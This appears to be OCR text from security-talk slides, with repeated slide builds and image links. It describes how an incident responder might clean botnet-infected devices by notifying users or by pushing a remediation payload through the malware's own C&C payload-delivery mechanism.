
Then the users can remove the frontend bots from their devices

What if Peter can push code to the bot…

Peter can push a remediation payload to clean the infected devices

Even if the attacker has backup C&Cs, they can no longer control frontend bots

Ideally, Peter Should Clean The Victims' Device



What if Peter can notify the user…

Then the users can remove the frontend bots from their devices

What if Peter can push code to the bot…


Peter can push a remediation payload to clean the infected devices

Even if the attacker has backup C&Cs, they can no longer control frontend bots

Develop Remediation From Attackers' Favorite Tactics

Malware authors are big fans of remote payload deployment!

Peter, Incident Responder





Develop Remediation From Attackers' Favorite Tactics

Malware authors are big fans of remote payload deployment!

C&C Backends

cnc1.malicious.com






Separate the malicious code from malware binary and host them at C&C servers

Develop Remediation From Attackers' Favorite Tactics


Malware authors are big fans of remote payload deployment!



Separate the malicious code from malware binary and host them at C&C servers

Develop Remediation From Attackers' Favorite Tactics

Malware authors are big fans of remote payload deployment!





Develop Remediation From Attackers' Favorite Tactics

Malware authors are big fans of remote payload deployment!

C&C Backends

Infected Bots






Separate the malicious code from malware binary and host them at C&C servers

Develop Remediation From Attackers' Favorite Tactics

Malware authors are big fans of remote payload deployment!




Separate the malicious code from malware binary and host them at C&C servers

After infection, bots will connect to C&C server and pull malicious code

Develop Remediation From Attackers' Favorite Tactics

Malware authors are big fans of remote payload deployment!

